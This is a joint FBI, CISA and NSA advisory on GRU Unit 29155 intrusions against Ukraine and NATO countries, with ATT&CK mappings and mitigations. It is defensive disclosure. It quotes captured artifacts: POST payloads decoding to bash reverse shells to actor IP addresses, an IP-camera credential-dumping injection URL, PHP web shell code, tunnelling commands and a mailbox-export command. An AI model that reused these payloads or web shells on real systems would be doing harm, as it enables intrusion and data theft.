JOINT
CYBERSECURITY
ADVISORY

TLP:CLEAR

Product ID: AA24-249A

September 5, 2024

Co-Authored by:

Russian Military Cyber Actors Target U.S. and Global Critical Infrastructure

Summary

The Federal Bureau of Investigation (FBI), Cybersecurity and Infrastructure Security Agency (CISA), and National Security Agency (NSA) assess that cyber actors affiliated with the Russian General Staff Main Intelligence Directorate (GRU) 161st Specialist Training Center (Unit 29155) are responsible for computer network operations against global targets for the purposes of espionage, sabotage, and reputational harm since at least 2020. GRU Unit 29155 cyber actors began deploying the destructive WhisperGate malware against multiple Ukrainian victim organizations as early as January 13, 2022. These cyber actors are separate from other known and more established GRU-affiliated cyber groups, such as Unit 26165 and Unit 74455.

To mitigate this malicious cyber activity, organizations should take the following actions today:

- Prioritize routine system updates and remediate known exploited vulnerabilities.
- Segment networks to prevent the spread of malicious activity.
- Enable phishing-resistant multifactor authentication (MFA) for all externally facing account services, especially for webmail, virtual private networks (VPNs), and accounts that access critical systems.

This Cybersecurity Advisory provides tactics, techniques, and procedures (TTPs) associated with Unit 29155 cyber actors—both during and succeeding their deployment of WhisperGate against Ukraine—as well as further analysis (see **Appendix A**) of the WhisperGate malware initially published in the joint advisory, Destructive Malware Targeting Organizations in Ukraine, published February 26, 2022.

FBI, CISA, NSA and the following partners are releasing this joint advisory as a collective assessment of Unit 29155 cyber operations since 2020:

- U.S. Department of the Treasury
- U.S. Department of State (Rewards for Justice)
- U.S. Cyber Command Cyber National Mission Force (CNMF)
- Netherlands Defence Intelligence and Security Service (MIVD)
- Czech Military Intelligence (VZ)
- Czech Republic Security Information Service (BIS)
- German Federal Office for the Protection of the Constitution (BfV)
- Estonian Internal Security Service (KAPO)
- Latvian State Security Service (VDD)
- Security Service of Ukraine (SBU)
- Computer Emergency Response Team of Ukraine (CERT-UA)
- Canadian Security Intelligence Service (CSIS)
- Communications Security Establishment Canada (CSE)
- Australian Signals Directorate's Australian Cyber Security Centre (ASD's ACSC)
- United Kingdom National Cyber Security Centre (NCSC-UK)

For additional information on Russian state-sponsored malicious cyber activity and related indictments, see the recent U.S. Department of Justice (DOJ) press releases for June 26, 2024 and September 5, 2024, FBI's Cyber Crime webpage, and CISA's Russia Cyber Threat Overview and Advisories webpage.

For a downloadable copy of indicators of compromise (IOCs):

- AA24-249A.stix (XML)
- AA24-249A.stix (JSON)

Technical Details

Note: This advisory uses the MITRE ATT&CK® for Enterprise framework, version 15. See the MITRE ATT&CK Tactics and Techniques section for a table of the threat actors' activity mapped to MITRE ATT&CK tactics and techniques.

GRU Unit 29155: Cyber Component

FBI, NSA, and CISA assess Unit 29155 is responsible for attempted coups, sabotage and influence operations, and assassination attempts throughout Europe. Unit 29155 expanded their tradecraft to include offensive cyber operations since at least 2020. Unit 29155 cyber actors' objectives appear to include the collection of information for espionage purposes, reputational harm caused by the theft and leakage of sensitive information, and systematic sabotage caused by the destruction of data [T1485].

FBI assesses the Unit 29155 cyber actors to be junior active-duty GRU officers under the direction of experienced Unit 29155 leadership. These individuals appear to be gaining cyber experience and enhancing their technical skills through conducting cyber operations and intrusions. Additionally, FBI assesses Unit 29155 cyber actors rely on non-GRU actors, including known cyber-criminals and enablers to conduct their operations.

Cybersecurity Industry Tracking

The cybersecurity industry provides overlapping cyber threat intelligence, IOCs, and mitigation recommendations related to Unit 29155 cyber actors. While not all encompassing, the following are the most notable threat group names related under MITRE ATT&CK G1003 and commonly used within the cybersecurity community.

- Cadet Blizzard (formerly known as DEV-0586 by Microsoft)[1],[2]
- Ember Bear (also known as Bleeding Bear by CrowdStrike)[3]
- Frozenvista
- UNC2589[4]
- UAC-0056[5]

Note: Cybersecurity companies have different methods of tracking and attributing cyber actors, and this may not be a 1:1 correlation to the U.S. Government's understanding for all activity related to these groupings.

Victimization

In addition to WhisperGate and other incidents against Ukraine, Unit 29155 cyber actors have conducted computer network operations against numerous members of the North Atlantic Treaty Organization (NATO) in Europe and North America, as well as countries in Europe, Latin America, and Central Asia. The activity includes cyber campaigns such as website defacements, infrastructure scanning, data exfiltration, and data leak operations. These actors sell or publicly release exfiltrated victim data obtained from their compromises. Since early 2022, the primary focus of the cyber actors appears to be targeting and disrupting efforts to provide aid to Ukraine.

To date, the FBI has observed more than 14,000 instances of domain scanning across at least 26 NATO members and several additional European Union (EU) countries. Unit 29155 cyber actors have defaced victim websites and used public website domains to post exfiltrated victim information.

Whether through offensive operations or scanning activity, Unit 29155 cyber actors are known to target critical infrastructure and key resource sectors, including the government services, financial services, transportation systems, energy, and healthcare sectors of NATO members, the EU, Central American, and Asian countries.

TTP Overview

Reconnaissance

Unit 29155 cyber actors have been observed targeting IP ranges [T1595.001] used within multiple government and critical infrastructure organizations. The following are publicly available tools these cyber actors have used for scanning [T1595] and vulnerability exploit efforts. Unit 29155 cyber actors were not observed using these tools outside of their intended purpose. **Note:** Use of these tools should not be attributed as malicious without analytical evidence to support threat actor use and/or control.

- **Acunetix:** Unit 29155 cyber actors leveraged both Acunetix and Nmap to identify open ports, services, and vulnerabilities for networks [T1595.002].[6]

- **Amass:** Unit 29155 cyber actors leveraged both Amass and VirusTotal to obtain subdomains for target websites [T1590.002].[7]
- **Droopescan**[8]
- **JoomScan**[9]
- **MASSCAN:** Unit 29155 cyber actors used MASSCAN and Nmap to discover other machines once inside victim networks.[10]
- **Netcat**[11]
- **Nmap:** Once Unit 29155 cyber actors gained access to victim internal networks, they further used Nmap (via the Nmap Scripting Engine [NSE]) to write custom scripts for discovering and scanning other machines [T1046].
- **Shodan:** Unit 29155 cyber actors used Shodan to identify hosts with a specific set of vulnerabilities or device types [T1596.005].[12]
- **VirusTotal**[13]
- **WPScan**

Additionally, Unit 29155 cyber actors have used infrastructure configured with OpenVPN configuration [T1572] over port 1194, and in some instances, to perform Active Directory (AD) enumeration. Adminer in combination with Impacket and ldapdomaindump were tools used for gathering information on AD. Once active devices are found, Unit 29155 cyber actors look for vulnerabilities to exploit. For example, the Acunetix vulnerability scanning tool has been used for gathering information on potential vulnerabilities such as blind cross-site scripting, as shown in the following commands:

```
GET /index.php?log=to@example.com>%0d%0abcc:009247.3183-
377.3183.1bf6c.19446.2@bxss.me
```

```
"GET /CMS/files/log.htm HTTP/1.1" * * "(nslookup hitccruvbrumn76c1b.bxss.me||perl
-e \"gethostbyname('hitccruvbrumn76c1b.bxss.me')\")"
```

As the cyber actors perform reconnaissance on victim networks and discover vulnerabilities within victim web servers or machines, they obtain CVE exploit scripts from GitHub repositories and use them against victim infrastructure [T1588.005]. Unit 29155 cyber actors have been observed obtaining the respective exploit scripts for, but not exploiting, the following CVEs:

- CVE-2020-1472 (Microsoft: Windows Server)
- CVE-2021-26084 (Atlassian Confluence Server and Data Center)
- CVE-2021-3156 (Red Hat: Privilege Escalation via Command Line Argument Parsing)
- CVE-2021-4034 (Red Hat: Polkit Privilege Escalation)
- CVE-2022-27666 (Red Hat: Heap Buffer Overflow Flaw)

Analysis concluded Unit 29155 cyber actors have exploited the following CVEs for initial access [T1190], as detailed throughout this advisory:

- CVE-2021-33044 (Dahua Security)
- CVE-2021-33045 (Dahua Security)

- CVE-2022-26134 (Atlassian Confluence Server and Data Center)
- CVE-2022-26138 (Atlassian Confluence Server and Data Center)
- CVE-2022-3236 (Sophos: Firewall)

Resource Development

Rather than build custom solutions, Unit 29155 cyber actors use common red teaming techniques and publicly available tools to conduct cyber operations. As a result, many TTPs overlap with those of other cyber actors, which can lead to misattribution.

Unit 29155 actors and their cyber-criminal affiliates commonly maintain accounts on dark web forums; this has provided the opportunity to obtain various hacker tools such as malware and malware loaders [T1588.001] like Raspberry Robin and SaintBot. While Unit 29155 cyber actors are best known for their use of WhisperGate malware against Ukraine, the use of WhisperGate is not unique to the group. Technical analysis can be found in **Appendix A: WhisperGate Malware Analysis**.

Initial Access

Unit 29155 cyber actors are known to use VPNs to anonymize their operational activity. These cyber actors commonly attempt to exploit weaknesses in internet-facing systems, like the CVEs listed above, to initially access networks. In one instance, Unit 29155 cyber actors exploited CVE-2021-33044 and CVE-2021-33045 on Dahua IP cameras to bypass identity authentication.

Lateral Movement

Unit 29155 cyber actors have used Shodan to scan for Internet of Things (IoT) devices, using exploitation scripts to authenticate to IP cameras with default usernames and passwords [T1078.001], and exfiltrating images [T1125] (JPG files). Attempts are then made to perform remote command execution via web to vulnerable IP cameras; if successful, cyber actors would dump configuration settings and credentials in plaintext (as shown in **Table 1** below) [T1552.001].

Appendix B: Indicators of Compromise lists threat actor IP addresses associated with the activity detailed in this section.

Table 1: IoT Exploitation Events

Note: These events are independent and not correlated as a single timeline of compromise.

Event	Victim Observation

Web requests observed from victim infrastructure	These requests are likely intended to dump configuration settings and credentials [T1003]:
	`hxxp://<IP>:<port>/PictureCatch.cgi?username=<NAME>&password=%3becho%20%22%3c%21--%23include%20file=%22SYS_CFG%22--%3e%22%3etmp/Login.htm%3b&data_type=1&attachment=1&channel=1&secret=1&key=PWNED`
	`hxxp://<IP>:<port>/ssi.cgi/tmp/Login.htm`

Event	Victim Observation

POST requests sent to victims with payloads [T1071.001]	`"txtUser=lol&txtPassword=2&btConnect=Piesl%C4%93gtiesbtConnect=Piesl%C4%93gties&chRemember=on&txtPassword=g00dPa%24%24w0rD&txtUser=$%7b@print(system(%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F179.43.175.38%2F6870%200%3E%261%22))%7d"`
	
	`"txtUser=lol&txtPassword=2&btConnect=Piesl%C4%93gtiesbtConnect=Piesl%C4%93gties&chRemember=on&txtPassword=g00dPa%24%24w0rD&txtUser=$%7b@print(system(%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F81.17.24.130%2F6870%200%3E%261%22))%7d"`

URL encoded values from txtUser for both commands decoded to embedded bash commands	`${@print(system("bash -i >& /dev/tcp/179.43.175.38/6870 0>&1"))}`
	
	`${@print(system("bash -i >& /dev/tcp/81.17.24.130/6870 0>&1"))}`

In addition, incident analysis identified the general observations listed below on victim infrastructure. Each event should be considered independent and may have been used by Unit 29155 cyber actors against multiple victims at different dates and timeframes. **Appendix B: Indicators of Compromise** lists IOCs associated with the observations in **Table 1** and below.

- In one instance shortly following a deployment of WhisperGate malware, Unit 29155 cyber actors exfiltrated data to `mega[.]nz` using Rclone [T1567.002].
- Unit 29155 cyber actors used a Pass-the-Hash [T1550.002] via ProxyChains.
- Cyber actors performed SSH and SSHPass executions.
- Cyber actors initiated a web request and executed commands via ProxyChains. This included obtaining NT hashes via Server Message Block (SMB) using smbclient, executing Windows Management Instrumentation (WMI) with hashes, and making web requests with resources `i.php` and `tunnel.jsp`. In one instance, cyber actors used smbclient via ProxyChains to access internal network shares, and subsequently PSQL and MySQL clients to access internal databases.
- Cyber actors used Impacket for post-exploitation and lateral movement. The script `secretsdump.py` was used from the Impacket framework to obtain domain credentials, while `psexec.py` was subsequently used to move laterally within a victim network.
- Cyber actors used `ntlmrelayx.py` via Impacket and `krbrelayx.py`, which requires Impacket to function.
- Cyber actors used `Responder.py`.
- Cyber actors used `su-bruteforce` to brute force a selected user using the `su` command.

- Cyber actors used BloodHound, an open source AD reconnaissance tool that can reveal hidden relationships and identify attack paths within an AD environment.
- Cyber actors used CrackMapExec via ProxyChains with SMB protocol targeting internal victim IP addresses. This open source post-exploitation tool automates assessing the security of large AD networks.
- Cyber actors used `LinPEAS`, an open source script designed to automate the process of searching for potential privilege escalation vulnerabilities on a Linux victim.
- Cyber actors used GO Simple Tunnel (GOST) (MD5: `896e0f54fc67d72d94b40d7885f10c51`) for 30 days within one incident and against additional victims on various occasions. GOST is a tunneling tool designed to establish secure connections between clients and servers, allowing for secure data transmission over untrusted networks.
- Cyber actors used Through the Wire against a victim's internet-facing Confluence server. Through the Wire is a proof of concept[14] exploit for CVE-2022-26134, an OGNL injection vulnerability allowing an unauthenticated user to execute arbitrary code on a Confluence Server or Data Center instance. All versions of Confluence Server and Data Center prior to the fixed versions listed by Atlassian are affected by this vulnerability.[15] A reverse shell over HTTPS was used to communicate over listening host on port `8081`.
- Cyber actors initiated Nmap scans on localized web servers.
- Cyber actors performed lateral movement from compromised web servers to exploit a corporate Microsoft Windows network, commonly using `psexec.py` from the Impacket framework. The script `secretsdump.py` from the Impacket framework was used to obtain domain credentials.
- Cyber actors may have used Raspberry Robin malware in the role of an access broker [T1588.001].
- Cyber actors targeted victims' Microsoft Outlook Web Access (OWA) infrastructure with password spraying to obtain valid usernames and passwords [T1110.003].

Command and Control

Infrastructure

Since at least 2020, Unit 29155 cyber actors have used virtual private servers (VPSs) [T1583.003] to host their operational tools, perform reconnaissance, exploit victim infrastructure, and exfiltrate victim data. Use of VPSs are common due to the associated IP addresses not identifying their true country of origin.

Post-Exploitation

When an exploit is successfully executed on a victim system, the actors can then launch a Meterpreter payload [T1105], which commonly uses a reverse Transmission Control Protocol (TCP) connection to initiate communication with the threat actors' infrastructure [T1095]. In one instance, an established reverse TCP session was observed from victim to actor infrastructure via the following ports:

- 1234
- 1851
- 43221
- 443
- 4444
- 4688
- 5432
- 8080
- 8081
- 8082
- 8084
- 8085

- 8088
- 8089
- 8090
- 8443
- 8487
- 8888

Additional observations were collected from victim engagement and analysis, including:

- Use of the Metasploit Framework to search for and/or access modules such as `mysql`, `postgres`, and `ssh` software and features.
- Use of Meterpreter and Netcat to execute reverse shells over ports such as 8081.
- Use of Impacket.
- Use of PHP (`exp_door v1.0.2`, `b374k`, `WSO 4.0.5`) and the P.A.S. web shells [T1505.003], likely for initial access.
- Use of EternalBlue.[16],[17]
- Use of reGeorg or Neo-reGeorg to set up a proxy to tunnel network traffic following compromise of a victim website, as well as use of ProxyChains to run Nmap within the network.

Encrypted Communication

Once Unit 29155 cyber actors gain access to the victims' internal network, the victims have observed:

1. Using Domain Name System (DNS) tunneling tools, such as dnscat/2 and Iodine, to tunnel IPv4 network traffic [T1071.004]. For example, Iodine was used to tunnel data via `dns.test658324901domain.me`.
2. Configuring a proxy within the victim infrastructure and executing commands within the network via ProxyChains. ProxyChains—a tool used to route internal traffic through a series of proxies [T1090.003]—has been used to provide further anonymity and modify system configuration to force network traffic through chains of SOCKS5 proxies and respective ports. The following ports used by actor infrastructure include:
    a. 1080
    b. 1333
    c. 13381
    d. 13391
    e. 13666
    f. 13871
    g. 1448
    h. 1888
    i. 3130
    j. 3140
    k. 4337
    l. 50001
    m. 8079

3. Using the GOST open source tunneling tool (via SOCKS5 proxy) named `java`, as detailed in the following running processes in victim incident response results:

```
8212 - SJ 0:02.54 HISTFILE=/dev/null
PATH=/sbin:/bin:/usr/sbin:/usr/bin
LD_LIBRARY_PATH=/usr/local/lib:/usr/local/lib OLDPWD=/tmp
PWD=/tmp/.ICE-unix HOME=/ RC PID=33980 ./java –L
socks5://127.0.0.1:13338
```

```
8282 - IJ 0:03.98 HISTFILE=/dev/null
PATH=/sbin:/bin:/usr/sbin:/usr/bin
LD_LIBRARY_PATH=/usr/local/lib:/usr/local/lib OLDPWD=/tmp
PWD=/tmp/.ICE-unix HOME=/ RC_PID=33980 ./java –L
rtcp://0.0.0.0:13381/127.0.0.1:13338 -F socks5://{IP Address}:7896
```

4. Modifying .php scripts to manipulate server-side operations, such as the observations listed in **Table 2** below.

Table 2: Observed Modifications to .php Scripts

Script (Base64 Decoded)	Command	Purpose

usr/local/www/apache24/data/-redacted-/plugins/extension/9ooml a/9oomla.php	`if (isset($ POST ["sessionsid_wp"] ))`
	`{`
	`$poll id = $ POST ["sessionsid_wp") ;`
	`$sessii = explode(":",`
	`base64_decode($poll_id))`
	`;$sock=fsockopen($sessii[O) ,$sessii[l));`
	`$proc=proc_open(/bin/sh -i), array(O=>$sock,`
	`l=>$sock,`
	`2=>$sock) ,$pipes);`
	`}`
		Creates session.

Usr/local/www/apache24/data/-redacted-/plugins/authentication/joomla/9oomla.php	`function nb_res($a)`
	`{`
	`eval(system('base64 decode ($a) ');`
	`}`
		Allows program to run.

Script (Base64 Decoded)	Command	Purpose
Usr/local/www/apache24/data/-redacted-/plugins/privacy/contact/contact.php	`if (isset($_POST['fl'])) { $fl=$_POST['fl'] ; $f2=$_POST['f2'] ; $content = base64 decode($fl); $h = fopen($f2."w"); $text = "$content"; fwrite($h.$text) ; fclose ($h) ; }`	Allows writing to files.

Exfiltration

In several instances, analysis identified Unit 29155 cyber actors compressing victim data [T1560] (e.g., the entire filesystem, select file system artifacts or user data, and/or database dumps) to send back to their infrastructure. These cyber actors commonly use the command-line program Rclone to exfiltrate data to a remote location from victim infrastructure.

Unit 29155 cyber actors have exfiltrated Windows processes and artifacts, such as Local Security Authority Subsystem Service (LSASS) memory dumps [T1003.001], Security Accounts Manager (SAM) files [T1003.002], and SECURITY and SYSTEM event log files [T1654]. As seen in victim incident response results, actor infrastructure has also been used to compromise multiple mail servers [T1114] and exfiltrate mail artifacts, such as email messages, using PowerShell [T1059.001] via the following command:

```
powershell New-MailboxExportRequest – Mailbox <resource> – FilePath `\\{IP Address}\sharefolder\1.pst`
```

MITRE ATT&CK Tactics and Techniques

See **Table 3** to **Table 4** for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK's Best Practices for MITRE ATT&CK Mapping and CISA's Decider Tool.

Table 3: Reconnaissance

Technique Title	ID	Use
Gather Victim Network Information: DNS	T1590.002	Unit 29155 cyber actors have used Amass and VirusTotal to obtain information about victims' DNS for possible use during targeting, such as subdomains for target websites.
Active Scanning	T1595	Unit 29155 cyber actors use publicly available tools to gather information for possible use during targeting.

Technique Title	ID	Use
Active Scanning: Scanning IP Blocks	T1595.001	Unit 29155 cyber actors use various open source scanning tools to scan for victim IP ranges.
Active Scanning: Vulnerability Scanning	T1595.002	Unit 29155 cyber actors use publicly available scanning tools to enable their discovery of IoT devices and exploitable vulnerabilities. Tools leveraged for scanning include Acunetix, Amass, Droopescan, eScan, and JoomScan.
Search Open Technical Databases: Scan Databases	T1596.005	Unit 29155 cyber actors use publicly available platforms like Shodan to identify internet connected hosts.

Table 4: Resource Development

Technique Title	ID	Use
Acquire Infrastructure: Virtual Private Server	T1583.003	Unit 29155 cyber actors have used VPSs to host their operational tools, perform reconnaissance, exploit victim infrastructure, and exfiltrate victim data.
Obtain Capabilities: Malware	T1588.001	Unit 29155 cyber actors obtain publicly available malware and malware loaders to support their operations. For example, analysis suggests Raspberry Robin malware may have been used in the role of an access broker.
Obtain Capabilities: Exploits	T1588.005	Unit 29155 cyber actors are known to obtain CVE exploit scripts from GitHub repositories and use them against victim infrastructure.

Table 5: Initial Access

Technique Title	ID	Use
Valid Accounts: Default Accounts	T1078.001	Unit 29155 cyber actors use exploitation scripts to authenticate to IP cameras with default usernames and passwords.
Exploit Public-Facing Application	T1190	Unit 29155 cyber actors have used a variety of public exploits, including CVE-2021-33044, CVE-2021-33045, CVE-2022-26134, and CVE-2022-26138. The proof of concept exploit for CVE-2022-26134, Through the Wire, has also been used against a victim's internet-facing Confluence server.

Table 6: Execution

Technique Title	ID	Use
Command and Scripting Interpreter: PowerShell	T1059.001	Unit 29155 cyber actors have used PowerShell to execute commands and other operational tasks.

Table 7: Persistence

Technique Title	ID	Use
Server Software Component: Web Shell	T1505.003	Unit 29155 cyber actors use web shells to establish persistent access to systems.

Table 8: Credential Access

Technique Title	ID	Use
OS Credential Dumping: LSASS Memory	T1003.001	Unit 29155 cyber actors have exfiltrated LSASS memory dumps to retrieve credentials from victim machines.
OS Credential Dumping: Security Account Manager	T1003.002	Unit 29155 cyber actors have exfiltrated usernames and hashed passwords from the SAM.
Brute Force: Password Spraying	T1110.003	Unit 29155 cyber actors targeted victims' Microsoft OWA infrastructure with password spraying to obtain valid usernames and passwords.
Unsecured Credentials: Credentials in Files	T1552.001	Following exploitation of vulnerable IP cameras, Unit 29155 cyber actors dump configuration settings and credentials in plaintext.

Table 9: Discovery

Technique Title	ID	Use
Network Service Discovery	T1046	Once Unit 29155 cyber actors gained access to victim internal networks, they further used Nmap (via the NSE) to write custom scripts for discovering and scanning other machines.

Technique Title	ID	Use
Log Enumeration	T1654	Unit 29155 cyber actors have enumerated and exfiltrated SECURITY and SYSTEM logs.

Table 10: Lateral Movement

Technique Title	ID	Use
Use Alternate Authentication Material: Pass the Hash	T1550.002	Unit 29155 cyber actors used Pass-the-Hash to authenticate via SMB.

Table 11: Collection

Technique Title	ID	Use
Email Collection	T1114	Unit 29155 cyber actors have used their infrastructure to compromise multiple victims' mail servers and exfiltrate mail artifacts, such as email messages.
Video Capture	T1125	Unit 29155 cyber actors have exploited IoT devices, specifically IP cameras with default usernames and passwords, and exfiltrated images.
Data from Information Repositories: Confluence	T1213.001	Unit 29155 cyber actors leveraged Through the Wire against the victim's internet-facing Confluence server.
Archive Collected Data	T1560	Unit 29155 cyber actors compress victim data (e.g., the entire filesystem, select file system artifacts or user data, and/or database dumps) to send back to their infrastructure.

Table 12: Command and Control

Technique Title	ID	Use
Proxy: Multi-hop Proxy	T1090.003	Unit 29155 cyber actors executed commands via ProxyChains—a tool used to route internal traffic through a series of proxies. ProxyChains was also used to provide further anonymity and modify system configuration to force network traffic through chains of SOCKS5 proxies and respective ports.

Technique Title	ID	Use
Application Layer Protocol: Web Protocols	T1071.001	Unit 29155 cyber actors use POST requests over HTTP to send payloads to victims.
Application Layer Protocol: DNS	T1071.004	Unit 29155 cyber actors used DNS tunneling tools, such as dnscat/2 and Iodine, to tunnel IPv4 network traffic.
Non-Application Layer Protocol	T1095	Unit 29155 cyber actors commonly use a reverse TCP connection to initiate communication with their infrastructure.
Ingress Tool Transfer	T1105	When an exploit is successfully executed on a victim system, Unit 29155 cyber actors are known to launch the Meterpreter payload to initiate communication with their actor-controlled systems.
Protocol Tunneling	T1572	Unit 29155 cyber actors have used infrastructure configured with OpenVPN configuration to tunnel traffic over a single port (1194), VPNs, and GOST to anonymize their operational activity.

Table 13: Exfiltration

Technique Title	ID	Use
Exfiltration Over Web Service: Exfiltration to Cloud Storage	T1567.002	Unit 29155 cyber actors exfiltrated data to the cloud storage and file hosting service, MEGA (mega[.]nz), using Rclone.

Table 14: Impact

Technique Title	ID	Use
Data Destruction	T1485	Unit 29155 cyber actors' objectives include the destruction of data.

Mitigations

The authoring agencies recommend organizations implement the mitigations supplied below to improve organizational cybersecurity posture based on threat actor activity. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques,

and procedures. Visit CISA's Cross-Sector Cybersecurity Performance Goals for more information on the CPGs, including additional recommended baseline protections.

Limit Adversarial Use of Common Vulnerabilities

- **Prioritize patching to CISA's Known Exploited Vulnerabilities Catalog,** especially for CVEs identified in this advisory, and then critical and high vulnerabilities that allow for remote code execution on internet-facing devices.
- **Conduct regular automated vulnerability scans** to perform vulnerability assessments on all network resources based on threat actor behaviors and known exploitable vulnerabilities (CISA CPG 1.E).
- **Limit exploitable services on internet-facing assets,** such as email and remote management protocols (CISA CPGs 2.M, 2.W). Where necessary services must be exposed, such as services hosted in a demilitarized zone (DMZ), implement the appropriate compensatory controls to prevent common forms of abuse and exploitation. Disable all unnecessary operating system applications and network protocols to combat adversary enumeration. For additional guidance, see CISA Insights: Remediate Vulnerabilities for Internet-Accessible Systems.
- **U.S. organizations can utilize a range of CISA services at no cost, including vulnerability scanning and testing, to help organizations reduce exposure to threats.** CISA Cyber Hygiene services can provide additional review of internet-accessible assets and provide regular reports on steps to take to mitigate vulnerabilities. Email vulnerability@cisa.dhs.gov with the subject line, "Requesting Cyber Hygiene Services," to get started.
- **Software manufacturers, vendors, and consumers** are encouraged to review CISA and NIST's Defending Against Supply Chain Attacks. This publication provides an overview of software supply chain risks and recommendations for how software customers and vendors can use the NIST Cyber Supply Chain Risk Management (C-SCRM) Framework and the Secure Software Development Framework (SSDF) to identify, assess, and mitigate software supply chain risks. CISA recommends comprehensive mitigations for supply chain incident reporting, vulnerability disclosing (e.g., security.txt), and choosing a trusted supplier or vendor that observes proper cyber security hygiene (CISA CPG 1.G, 1.H, 1.I) to defend against upstream attacks.

Deploy Protective Controls and Architecture

- **Implement network segmentation.** Network segmentation can help prevent lateral movement by controlling traffic flows between—and access to—various subnetworks (CISA CPG 2.F). Best practice mitigations include updating Identity and Access Management (IAM) and employing phishing-resistant MFA for all devices and accounts identified as organizational assets. For additional guidance, see CISA and NSA's IAM Recommended Best Practices Guide for Administrators (CISA CPGs 2.H).
- **Verify and ensure that sensitive data, including credentials, are not stored in plaintext and can only be accessed by authenticated and authorized users.** Credentials must be stored in a secure manner, such as with a credential/password manager to protect from malicious enumeration (CISA CPG 2.L).

- **Disable and/or restrict use of command line and PowerShell activity.** Update to the latest version and uninstall all earlier PowerShell versions (CISA CPG 2.N).
- **Implement a continuous system monitoring program, such as security information and event management (SIEM) or endpoint detection and response (EDR) solutions,** to comprehensively log and review all authorized external access connections. This logging will better ensure the prompt detection of misuse or abnormal activity (CISA CPG 2.T).
- **Monitor for unauthorized access attempts and programming anomalies** through comprehensive logging that is secured from modification, such as limiting permissions and adding redundant remote logging (CISA CPG 2.U). Security appliances should be set to detect and/or block Impacket framework indicators, PSExec or WMI commands, and suspicious PowerShell commands for timely identification and remediation.
- **Identify any use of outdated or weak encryption,** update these to sufficiently strong algorithms, and consider the implications of post-quantum cryptography (CISA CPG 2.K). Use properly configured and up-to-date Secure Socket Layer (SSL)/Transport Layer Security (TLS) to protect data in transit.

Security Controls

In addition to applying mitigations, the authoring agencies recommend exercising, testing, and validating your organization's security program against the threat behaviors mapped to the MITRE ATT&CK for Enterprise framework in this advisory. The authoring agencies recommend testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.

To get started:

1. Select an ATT&CK technique described in this advisory (see **Table 3** to **Table 4**).
2. Align your security technologies against the technique.
3. Test your technologies against the technique.
4. Analyze your detection and prevention technologies' performance.
5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

The authoring agencies recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

Resources

- MITRE: WhisperGate
- CISA AA22-057A: Destructive Malware Targeting Organizations in Ukraine

- DOJ Press Release: Russian National Charged for Conspiring with Russian Military Intelligence to Destroy Ukrainian Government Computer Systems and Data
- FBI: Cyber Crime
- CISA: Russia Cyber Threat Overview and Advisories
- MITRE: Group G1003 - Ember Bear
- MITRE: Impacket
- NIST NVD: CVE-2020-1472
- NIST NVD: CVE-2021-26084
- NIST NVD: CVE-2021-3156
- NIST NVD: CVE-2021-4034
- NIST NVD: CVE-2022-27666
- NIST NVD: CVE-2021-33044
- NIST NVD: CVE-2021-33045
- NIST NVD: CVE-2022-26134
- NIST NVD: CVE-2022-26138
- NIST NVD: CVE-2022-3236
- MITRE: BloodHound
- MITRE: Rclone
- MITRE: P.A.S. Webshell
- CISA: Known Exploited Vulnerabilities Catalog
- CISA Insights: Remediate Vulnerabilities for Internet-Accessible Systems
- CISA, NIST: Defending Against Supply Chain Attacks
- CISA, NSA: IAM Recommended Best Practices Guide for Administrators

References

1. Microsoft Threat Intelligence Center: Destructive Malware Targeting Ukrainian Organizations
2. Microsoft Threat Intelligence Center: Cadet Blizzard Emerges as a Novel and Distinct Russian Threat Actor
3. CrowdStrike: EMBER BEAR Threat Actor Profile
4. Mandiant Threat Intelligence: Responses to Russia's Invasion of Ukraine Likely to Spur Retaliation
5. SentinelOne: Threat Actor UAC-0056 Targeting Ukraine with Fake Translation Software
6. Introduction to Acunetix
7. GitHub: OWASP Amass
8. Kali Linux Tutorials: Droopescan
9. GitHub: OWASP JoomScan

10. Kali.org: MASSCAN
11. DigitalOcean: How To Use Netcat to Establish and Test TCP and UDP Connections
12. Shodan: What is Shodan?
13. VirusTotal: How it Works
14. GitHub: Through the Wire
15. Confluence Security Advisory: Confluence Server and Data Center - CVE-2022-26134
16. Microsoft: Security Bulletin MS17-010
17. Avast: What is EternalBlue and Why is the MS17-010 Exploit Still Relevant?
18. Palo Alto Networks Unit 42: Threat Brief - Ongoing Russia and Ukraine Cyber Activity
19. CERT-UA#3799 Report
20. Bellingcat: Attack on Ukrainian Government Websites Linked to GRU Hackers
21. Trend Micro: Cyberattacks are Prominent in the Russia-Ukraine Conflict

Contact Information

To report suspicious or criminal activity related to information found in this joint Cybersecurity Advisory, contact your local FBI field office or CISA's 24/7 Operations Center at Report@cisa.gov or (888) 282-0870. When available, please include the following information regarding the incident: date, time, and location of the incident; type of activity; number of people affected; type of equipment used for the activity; the name of the submitting company or organization; and a designated point of contact. For NSA client requirements or general cybersecurity inquiries, contact Cybersecurity_Requests@nsa.gov.

Disclaimer

The information in this report is being provided "as is" for informational purposes only. CISA and the authoring agencies do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by CISA and the authoring agencies.

Version History

September 5, 2024: Initial version.

Appendix A: WhisperGate Malware Analysis

Overview

This technical analysis details the WhisperGate malware deployed against Ukraine; samples were collected from one victim and analyzed. The analysis provides insight into Unit 29155 cyber actor infrastructure used for network scanning, password compromising, and data exfiltration against Ukraine, NATO members in Europe and North America, and countries in Latin America and Central Asia.

